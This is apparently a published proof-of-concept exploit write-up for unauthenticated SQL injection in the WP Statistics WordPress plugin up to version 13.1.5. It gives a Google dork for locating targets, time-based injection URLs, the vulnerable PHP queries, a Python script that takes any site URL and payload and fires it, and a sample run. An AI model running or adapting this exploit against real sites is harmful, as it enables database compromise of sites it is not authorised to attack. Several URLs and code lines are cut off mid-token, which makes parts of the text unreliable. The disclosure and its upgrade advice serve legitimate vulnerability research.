Xib3rR4dAr / **WP_plugin_wp-statistics__Multiple-Unauthenticated-SQL-Injections_PoC.md**

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WordPress Plugin WP Statistics <= 13.1.5 - Multiple Unauthenticated SQL Injection vulnerabilities

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Exploit Title	WordPress Plugin WP Statistics <= 13.1.5 - Multiple Unauthenticated SQL Injection vulnerabilities
Exploit Author	Muhammad Zeeshan (Xib3rR4dAr)
Date	February 13, 2022
Plugin Link	WP-Statistics
Plugin Active Installations	600,000+
Version	13.1.5 (Latest)
Tested on	Wordpress 5.9
Vulnerable Endpoint	/wp-json/wp-statistics/v2/hit
Vulnerable File	/wp-content/plugins/wp-statistics/includes/class-wp-statistics-pages.php:225

Vulnerable Parameters	current_page_type, current_page_id, ip
Google Dork	inurl:/wp-content/plugins/wp-statistics
CVE	CVE-2022-0651, CVE-2022-25148, CVE-2022-25149

Description

Endpoint is vulnerable to Unauthenticated SQL Injections when "Cache Compatibility" is enabled in Wp-Statistics settings.

Vulnerable Endpoint: /wp-json/wp-statistics/v2/hit

Vulnerable Parameters:

- current_page_id
- current_page_type
- ip

`current_page_id` is Integer based SQL Injection while `current_page_type` and `ip` are String based SQL Injections.

Reproduction Steps

- On wordpress installation, install latest version of WP-Statistics which is version 13.1.5 as of writing (February 13, 2022) from Wordpress Plugins Repo.
- After wordpress login, goto WP Statistics > Settings ie /wp-admin/admin.php?page=wps_settings_page and enable "Cache Compatibility"
- Unauthenticatedly, visit any page of target site and from response page get nonce value for wp-statistics and replace `_wpnonce` in following request:

```
/wp-json/wp-statistics/v2/hit?_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre
```

- Make the request and SQL injection will trigger making site respond after 3 seconds.

PoCs for other parameters:

```
/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre

/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre
sleep(1)-'&current_page_id=0&search_query&page_uri=/&user_id=0
/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre
sleep(1)-
'&exclusion_match=no&exclusion_reason&ua=Something&track_all=1&timestamp=11&current_
```

Vulnerable Code

wp-statistics/includes/class-wp-statistics-pages.php

```
225:        $exist = $wpdb->get_row("SELECT `page_id` FROM `" . DB::table('pages') .
```

wp-statistics/includes/class-wp-statistics-visitor.php

```
79:        $visitor = $wpdb->get_row("SELECT * FROM `" . DB::table('visitor') .
"` WHERE `last_counter` = '" . ($date === false ? TimeZone::getCurrentDate('Y-m-
d') : $date) . "' AND `ip` = '{$ip}'");
```

Proof of Concept

```
import requests, re, json, urllib.parse

wpurl           =   input('\nWordPress URL: ')
payload         =   input('\nPayload: ')

wp_session      =   requests.session()

wp              =   wp_session.get(wpurl)
wp_nonce        =   re.search(r'_wpnonce=(.*?)&wp_statistics_hit', wp.text).group(1)

headers         =   {"User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) Ap
```


```
payload         =   urllib.parse.quote_plus(payload)
exploit         =   f'/wp-json/wp-statistics/v2/hit?_=11&_wpnonce={wp_nonce}&wp_stat
exploit_url     =   wpurl+exploit

print(f'\nSending: {exploit_url}')

wp              =   wp_session.get(exploit_url, headers=headers)
data            =   wp.json()

print("\nResponse: \n" + json.dumps(data, sort_keys=True, indent=4))

print(f'\nTime taken: {wp.elapsed.total_seconds()}')
```



```
λ python wpstatistics_sqli_poc.py

WordPress URL: http://127.0.0.1

Payload: IF(1=1, sleep(5), 1)

Sending: http://127.0.0.1/wp-json/wp-statistics/v2/hit?_=11&_wpnonce=51dc192c0e&wp_statistics_hit_rest=&bro
wser=&platform=&version=&referred=&ip=11.11.11.11&exclusion_match=no&exclusion_reason&ua=Something&track_al
l=1&timestamp=11&current_page_type=home&current_page_id=IF%281%3D1%2C+sleep%285%29%2C+1%29&search_query&pag
e_uri=/&user_id=0

Response:
{
    "message": "Visitor Hit was recorded successfully.",
    "status": true
}

Time taken: 5.44946
```

Fix:

- Update wp-statistics plugin to version 13.1.6, or newer.